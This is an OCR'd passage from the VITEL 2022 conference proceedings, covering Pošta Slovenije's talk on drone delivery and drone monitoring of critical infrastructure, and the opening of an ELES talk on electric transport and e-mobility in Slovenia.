nakup ustreznih letalnikov, vzdrževanje flote in usposabljanje in certificiranje pilotov BPL. V podjetju so med prvimi izrazili zanimanje za sodelovanje kolegi iz organizacijske enote korporativne varnosti. Njihov cilj je vzpostavitev sistema za nadzor kritične infrastrukture. Pošta Slovenije je kot izvajalec univerzalne poštne storitve lastnik kritične infrastrukture, ki je potrebna za delovanje države. V ta namen se je usposobilo največ zaposlenih, ki delujejo na segmentu varnosti. Obseg aktivnosti, ki jih izvajamo na segmentu varovanja kritične infrastrukture, zajema: nadzor Poštno logističnih centrov oz. varovanih območij PS, pregled pomembnih gradnikov kritične infrastrukture, izdelava načrtov varovanja, identifikacija potencialnih varnostnih tveganj, obvladovanje ukrepov za zmanjševanje varnostnih tveganj.

SUMMARY

By merging with Intereuropa d.d., the Pošta Slovenije Group became the largest logistician in the country. As the largest logistics company, we are aware of the importance of sustainable mobility. To this end, we are implementing several activities aimed at optimizing delivery routes, introducing electric vehicles and other solutions to reduce environmental impact. Last year, we started introducing drones into our operations. Our research and development projects focus primarily on mid-mile delivery by drones. The path to the delivery of packages by drones is still relatively uncertain, mainly due to legislative restrictions and systems that do not currently reassure flying out of sight. As major developments are taking place in this area, we have identified this direction as one of our R&D priorities. We are systematically carrying out several tests in this area and are putting in place the required infrastructure. On the way to the final goal (delivery of packages), we have gone through various stages that are prerequisites for achieving the goal (carrying out more complex drone operations). One of these is the establishment of a drone operator system within Pošta Slovenije. The system includes: Establishing an appropriate software environment for planning, implementing, monitoring, and controlling drone operations, the purchase of appropriate drones, maintenance of the fleet, training and certification of UAV pilots. Colleagues from the Corporate Security organizational unit were among the first to express their interest in participating in the training. Their goal is to establish a critical infrastructure control system. As the universal postal service provider, Pošta Slovenije is the owner of critical infrastructure that is necessary for the functioning of the state. For this purpose, most employees working in the security segment were trained. The scope of activities carried out in the critical infrastructure protection segment includes: Monitoring of the Postal Logistics Centers (PLCs) or Pošta Slovenije secure areas, inspection of important critical infrastructure building blocks, - preparation of security plans, identification of potential security risks, managing security risk mitigation measures.

O AVTORJU

Kristijan Perčič je zaposlen kot direktor inovacij na Pošti Slovenije. Pred tem je delal v oddelku za prodajo in razvoj IT-storitev, konkretno na področju razvoja in implementacije IT-poslovnih modelov ter razvoja IT-storitev. V Pošti Slovenije sodeluje pri vseh inovacijskih aktivnostih v različnih divizijah in organizacijskih enotah. Vodi tudi ključne stebre v inovacijah (strateška partnerstva, sodelovanje z zagonskimi podjetji, raziskovalnimi institucijami itd.). S svojimi podjetniškimi znanji je tudi mentor zagonskim podjetjem v ekosistemu Startup Slovenija. Pred tem je deloval na področju izobraževanja kot ključni strokovnjak pri več nacionalnih projektih in projektih EU za uvajanje IKT v izobraževalni sistem. Več let je kot strokovnjak za IKT delal tudi za ministrstvo za izobraževanje in nacionalno agencijo za izobraževanje.

ABOUT THE AUTHOR

Kristijan Perčič is Director of Innovation at Pošta Slovenije. Previously, he worked in the IT Services Sales and Development department, specifically in the area of IT business model development and implementation and IT services development. At Pošta Slovenije, he is involved in all innovation activities in various divisions and organisational units. He also manages key innovation pillars (strategic partnerships, cooperation with start-ups, research institutions, etc.). With his entrepreneurial skills, he is also a mentor for startups in the Startup Slovenia ecosystem. Previously, he worked in the field of education as a key expert in several national and EU projects for the development and implementation of ICT in the education system. He has also worked for several years as an ICT expert for the Ministry of Education and the National Agency for Education.

Control of critical infrastructure with drones

Kristijan Perčič

VITEL 2022, 16-17 May 2022


Pošta Slovenije

Group of Pošta Slovenije

- around 8 000 employees
- over 450 post offices
- 100 % owned by Republic of Slovenia
- important player in Slovenian society
- one of leading partners of the economy
- provides universal postal service and legally determined accessibility of the postal network

Key data
PS Group

8,000
PS Group including IE Group



Postal services
720.000 million
(Jan-Dec 2021)

5,000 km
Communications links

800 m^2 Safe rooms

800 TB Data transferred via PS servers daily

Warehouse capacitiy
256,625 m^2
in Slovenia and abroad

46,000 parcels delivered daily on average
(Jan-Dec 2020)

Alternative Delivery Options

- **483** post offices
- **210** Petrol gas stations and **41** MOL gas stations
- **24** parcel lockers
- **450** Direct4me parcel delivery boxes

Vehicle fleet
e-mobility

- over 1.200 vehicles

over 840	over 350	91 + 23
Small delivery vehicles	Delivery vans	Trucks + trailers

- around 2.000 two-wheelers
- one of the largest vehicle fleet in the country
- about 36 million kilometers per year
- about 3,5 million liters of fuel

Vehicle fleet
e-mobility

- 2009 – implementation of first electric vehicles
- 2017 – intensive testing on all segments of delivery vehicles
- at the moment 12 % share of electric vehicles
- over 400 electric vehicles

80	142	180
Electric delivery vehicles	Light electric 4-wheelers and 3-wheelers	Electric 2-wheelers



Guidelines in fleet electrification
in the coming years

SHARE OF ELECTRIC VEHICLES

Increase from 4 % share in 2018 on 46 % share in 2025.

- replace one third of two-wheeled vehicles with electric four-wheeled vehicles
- replace at least a third of our delivery vehicle fleet in larger cities with electric ones

FUEL CONSUMPTION

Reduction for its means of transport by 12 % compared to 2018.

CARBON FOOTPRINT


Reduction by 14 % compared to 2018.

Main reasons for step in the field of drones


1. legal options for implementation (2021)
2. green and sustainable technology
3. geographical characteristics of Slovenia
4. high investment in the drone ecosystem - global

Special drones

- For advertising & movie industry
- Search & rescue
- Agriculture inspections
- Aerial crop spraying
- Geo surveying
- Drone delivery
- Others



Levitate Capital – white paper
The Future of the Drone Economy



Levitate Capital – white paper
The Future of the Drone Economy

Drones in logistics

Drone delivery

- Started in 2013 with Amazon Prime Air
- At the beginning more marketing than real life business project
- Riding the wave of first drone hype
- Technical issues (reliability, short flight time, communication, …)
- Regulatory issues (permissions, LOS flying, …)

Challenges

- Hardware reliability
- Redundancy >> weight
- Flight time
- Legality
- Package size / weight
- Weather
- Bird strikes
- Theft

Benefits

- Cost
- Speed
- Mobility
- Real time tracking & planning
- Environmentally friendly
- Perishable goods delivery
- Eliminating traffic congestions

Amazon Prime Air

- Fast delivery of Amazon goods to the customers
- Various types of multicopter an VTOL systems during development cycles
- Launched in 2013
- Payload up to 2,25 kg
- delivery distance up to 16 km (radius)
- Regular operation didn't start yet
- Amazon releases well over 100 employees from UK Prime Air development three months ago

Parcel delivery companies

More or less all major shipping & courier vendors stepped to drone delivery train pretty early, majority of them with external drone solutions providers.

- More or less checking the technology
- PR & marketing
- A lot of technological challenges
- DHL ceases their Parcelcopter development & test programme in August this year

Google Wing


Alphabet subsidiary WING started its operation and first test deliveries in 2014.

- Company experimented with different airframe designs (first tailsitter, then evolution of several VTOL systems)
- Max. payload 1,35 kg
- delivery distance up to 10 km (radius)
- Test operations in Queensland, Australia (100.000 deliveries to customers on demand and hundreds of thousands of test flights)
- Noise complaints (local dog club president)


Volocopter

German aircraft manufacturer based near Karlsruhe.


- Volocopter VC1 test flight in 2011
- Different models of full size (personal transport) drones in development
- Starting with cargo version public testings
- VoloDrone, VoloCity, VoloConnect, VoloPort
- Total funding: 322 Mio USD (led by Geely)



Matternet



- Technology platform for urban aerial delivery.
- Launched in 2011
- Partnering with Swiss Post, UPS,
- Payload up to 2 kg
- Flying distance up to 20 km
- A serious crash by a delivery drone in Switzerland has grounded the fleet in 2019
- Operations restarted in 2020
- Total funding: 34,1 Mio USD (4 rounds)



Manna (Ireland)

- Launched in 2018
- Started testings in 2019
- Payload up to 4 kg
- now doing between 50 and 100 deliveries per day in the city of Galway, Ireland (80.000)
- Flying between 50-80 m AGL
- Hovers at 15 m & releases the cargo
- 6-7 deliveries per hour per drone / up to 20 deliveries per hour per drone operator

- Total funding: 30,2 Mio USD (4 rounds)

Drone Delivery Canada

The Company's patented, fully-integrated hardware/software platform is used as a managed service in a SaaS business model.

- First publicly traded drone delivery company
- Sparrow drone: payload up to 4,5 kg; range up to 30 km
- Condor drone: payload up to 180 kg; range up to 180 km
- Total funding: 13,7 Mio USD (3 rounds) – went public in 2017 (current mkt cap 188 mio USD)

Drone inventory

- Scanning front-facing barcodes on one-deep pallets stored in racks
- Collecting top (aerial) views of bulk storage in multi-million square foot DCs
- Conducting a variety of audits – rapidly, efficiently, automatically, repeatedly
- Inspecting rooftops and perimeters aerially

our mission in the field of drones is:

- bring together stakeholders who see this as an opportunity
- set up a system that will enable the commercial use of the technology

U-space

What is U-space?

A set of new services and procedures that will provide safe and efficient access to airspace for a large number of drones in a given area and coexistence with other airspace users.
U-Space is the basic infrastructure to establish the safe use of drones out of sight.

onedrone

Praktični prikaz izvedbe misije

1.) Priprava misije (izbira drona, preverjanje okoljskih podatkov, priprava postopkov v sili, …)
2.) Oddaja plana operacije in odobritev (oddaja plana leta in čakanja na odobritev v zahtevnejših okoljih, sicer avtomatska odobritev)
3.) Izvedba operacije (droni so opremljeni s sistemi za izogibanje in se lahko prilagajajo spremembam v realnem času)
4.) Operacija zaključena (dron varno pristane, odloži paket … in že je pripravljen na nove naloge – morda za mapiranje gradbišča na poti nazaj.

onedrone


Research or potential business?

Search for potential customers before the 1st test flight (high mountain farms, mountain association of Slovenia)

- Identification of potential customers from different industries
- With some of them, we enter into a partnership and build the story further.

PS group facts:

- UAV operator
- platform for: planning, validation and control of UAV operations
- Pilot training
- Research



Scope of security activities

- Monitoring of the PS areas
- preparation of security plans
- identification of potential security risks
- managing security risk mitigation measures

How we see our future

To be a leader in Drone delivery operations in the region

Thank you for your attention

Kristijan Perčič
Pošta Slovenije

Razvoj elektro-prometnega sistema

Development of the electric transport system

Janez Humar

ELES

POVZETEK

Prehod na trajnostno mobilnost terja velik premik v razmišljanju in aktivnostih tradicionalnih infrastrukturnih podjetij. Prehod naslavlja vprašanje povezovanja sektorjev elektroenergetike in prometa, vendar z močnim poudarkom na digitalizaciji, informatizaciji in zadostitvi potreb končnih uporabnikov. Namen predstavitve je na konkretnih primerih prikazati obseg potrebnih aktivnosti različnih deležnikov in pomembnosti rešitev IKT implementacijo zadanih ciljev.

SUMMARY

The transition to sustainable mobility requires a major shift in the thinking and activities of traditional infrastructure companies. The transition addresses the issue of power-transport sector integration but with a strong emphasis on digitalisation, informatization and meeting the needs of end users. The purpose of the presentation is to show the scope of necessary activities of various stakeholders and the importance of ICT solutions for the implementation of set goals.

O AVTORJU

Dr. Janez Humar je član področja za strateške inovacije pri Slovenskem operatorju prenosnega sistema ELES d.o.o. Deluje na vseh področjih, ki vključujejo integracijo novih tehnologij v obstoječe poslovanje. Njegovo področje zanimanja vključuje integracijo sektorja elektroenergetike in prometa in integracijo obnovljivih virov, shranjevanje energije, e-mobilnost in fleksibilnosti potrošnikov za podporo delovanju prenosnega in distribucijskega sistema.

ABOUT THE AUTHOR

Dr. Janez Humar is a member of strategic innovation division within Slovenian Transmission System Operator ELES d.o.o. Slovenija. He is working on all fields involving integration of new technologies into existing business. His filed of interest involves power-transport sector integration and integration of renewable sources, energy storage, e-mobility and prosumer flexibility to support operation of TSOs and DSOs.

Razvoj elektro-prometnega sistema

Janez Humar


VITEL 2022
16.– 17. maja 2022


ELES

E-mobilnost
Trenutno stanje v Sloveniji

Število e-vozil	**Mreža hitrih polnilnic**	**Mreža javnih polnilnic**	**Akcijski program za spodbujanje uporabe električne energije v prometu**
2.450	100	1.400	✓


Napoved rasti – tovorna vozila






POTREBE PO POLNJENJU – ŽE DANES

KDAJ IN KAKO POLNITI – CENA ELEKTRIČNE ENERGIJE



DIGITALIZACIJA - INFORMATIZACIJA



ELES in e-mobilnost

1	2	3
Pametne zasebne polnilnice (E8)	**Razvoj elektro-prometnega sistema** (PENTLJA)	**Polnilna infrastruktura pred večastanovanjskimi objekti**

ELES

ELES and e-mobility

Polnjenje doma

Polnjenje na delovnem mestu

